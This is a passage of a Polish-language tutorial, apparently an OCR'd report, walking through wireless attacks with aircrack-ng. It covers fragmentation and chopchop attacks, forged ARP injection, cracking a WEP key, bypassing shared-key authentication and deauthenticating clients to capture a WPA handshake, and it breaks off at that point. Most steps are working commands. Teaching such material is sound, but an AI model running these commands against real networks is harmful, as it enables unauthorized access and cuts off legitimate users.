
Teraz standardowo musimy wykonać fałszywe uwierzytelenienie z Access Pointem

```
aireplay-ng -1 0 -e default -a $macap -h $mac rausb0
```

Gdy to już zrobimy posłużymy się atakiem chopchop lub fragmentacji żeby otrzymać plik z PRGA (pseudo random generation algorithm). PRGA nie jest kluczem WEP i nie może być użyty to dekryptacji pakietów. Jednakże może być wykorzystany do stworzenia nowych wstrzykiwań pakietów.

Aby wykonać atak fragmentacji do uzyskania pliku z PRGA należy wykonać polecenie:


```
aireplay-ng -5 -b $macap -h $mac rausb0
```




Rysunek 13 Atak fragmentacji

lub atak chopchop

```
aireplay-ng -4 -b $macap -h $mac rausb0
```



Rysunek 14 Atak chopchop cz1



Rysunek 15 Atak chopchop cz 2


W poprzednim kroku otrzymaliśmy PRGA. Nieważne jest, który atak wygenerował PRGA, oba dają taki sam rezultat. PRGA jest przechowywane w pliku z końcówka "xor". Możemy użyć PRGA do generowanie pakietu żądań ARP. Celem tej czynności jest aby Access Point ponownie rozgłaszał wstrzyknięty pakiet ARP. Kiedy ponownie będzie go rozgłaszał, będziemy otrzymywać nowe IVs. Wszystkie te nowe Ivs będziemy używali do złamania klucza WEP.

Aby wygenerowac pakiet ARP służący do wstrzykiwań należy wpisać polecenie:

```
packetforge-ng -0 -a $macap -h $mac -k 255.255.255.255 -l
255.255.255.255 -y fragment-0530-141645.xor -w arp-request
```

Następnie uruchamiamy airodump-ng żeby przechwytywać pakiety:


```
airodump-ng -c 11 --bssid $macap -w przechwyt rausb0
```



Rysunek 16 Efekt działania polecenia airodump-ng -c 11 --bssid $macap -w przechwyt rausb0

Teraz będziemy wstrzykiwać pakiety poleceniem


```
aireplay-ng -2 -r arp-request -h $mac rausb0
```



Rysunek 17 Efekt działa polecenia aireplay-ng -2 -r arp-request -h $mac rausb0

Na końcu zostało tylko zebranie pakietów (ok. 20min zbierania) i złamanie klucza


```
aircrack-ng –n 128 przechwyt
```



Rysunek 18 Łamanie klucza WEP 128 bit

1.6. Typ uwierzytelniania • Shared Key – uwierzytelnianie z kluczem


Polega na tym, że tylko użytkownicy którzy mają taki sam klucz WEP jak Access Point mogą przyłączyć się do niego.



Rysunek 19 Działanie uwierzytelnienia z kluczem źródło
http://documentation.netgear.com/reference/fra/wireless/WirelessNetworkingBasics-3-09.html

Bardzo prosto jest obejść to zabezpieczenie. Standardowo musimy uruchomić naszą kartę w trybie monitor i ustawić kanał na którym będzie pracować. Następnie wpisujemy polecenie


```
airodump-ng –c 12 –w pakiety --bssid $macap rausb0
```



Rysunek 20Efekt działania polecenia airodump-ng –c 12 –w pakiety --bssid $macap rausb0

Teraz czekamy aż jakiś klient podłączy się do Access Pointa, gdy to już nastąpi airodump-ng poinformuje nas o tym w prawym górnym rogu. Można też rozłączyć klienta już podłączonego, dzięki temu również przechwycimy odpowiedni pakiet.

aireplay-ng -0 10 –a $macap –c 00:90:4b:5b:69:df rausb0




Rysunek 21 Efekt podłączenie klienta do Access Pointa z uwierzytelnieniem z klucza

Po podłączeniu klienta w katalogu, w którym uruchomiono airodump-ng lub w katalogu do którego zapisywane są przechwytywane pakiety powinien pojawić się plik z rozszerzeniem *.xor. W naszym przypadku ten plik nazywa się pakiety-01-00-0C-41-38-61-6E.xor

Teraz posiadając ten plik (w pliku tym znajduję się PRGA - *pseudo random generation algorithm*). Możemy uwierzytelnić się z Access Pointem za pomocą polecenia:

aireplay-ng -1 0 –e „Projekt” –y pakiety-01-00-0C-41-38-61-6E.xor –a $macap –h $mac rausb0



Rysunek 22 Połączenie z Access Pointem

1.7. Łamanie zabezpieczeń typu WPA/WPA2 TKIP


Jednym z najlepszych zabezpieczeń a jednocześnie bardzo słabym jest WPA/WPA2. Można sprawić, że bardzo trudno będzie złamać hasło, które chroni sieć bezprzewodową natomiast gdy hasło będzie słabe tzn. będzie składało się z niewielu znaków, znaki będą tylko z małej litery i nie będzie cyfr i znaków specjalnych do sieci takiej można się włamać w kilka minut.

Pierwszą czynnością jaką wykonamy to ustawienie karty bezprzewodowej czyli tryb monitor i kanału nasłuchu (w naszym przypadku będzie to kanał 9).

```
iwconfig rausb0 mode monitor
airmon-ng start rausb0 9
```

Następnie uruchomimy airodumpa żeby przechwytywał pakiety z sieci.


```
airodump-ng –c 12 –bssid $macap –w psk rausb0
```



Rysunek 23 Działanie polecenia airodump-ng –c 12 –bssid $macap –w psk rausb0


Teraz musimy "odłączyć" podłączonego klienta żeby Access Point ponownie zażądał uwierzytelnienia od klienta (podczas tej czynności airodump przechwyci „WPA handshake").

```
aireplay-ng -0 2 –a $macap –c 00:90:4B:5B:69:DF rausb0
```



Rysunek 24 Efekt działania polecenia aireplay-ng -0 2 –a $macap –c 00:90:4B:5B:69:DF rausb0

Gdy uda nam się przechwycić „WPA handshake" zobaczymy to w airodumpie w **prawym górnym rogu**



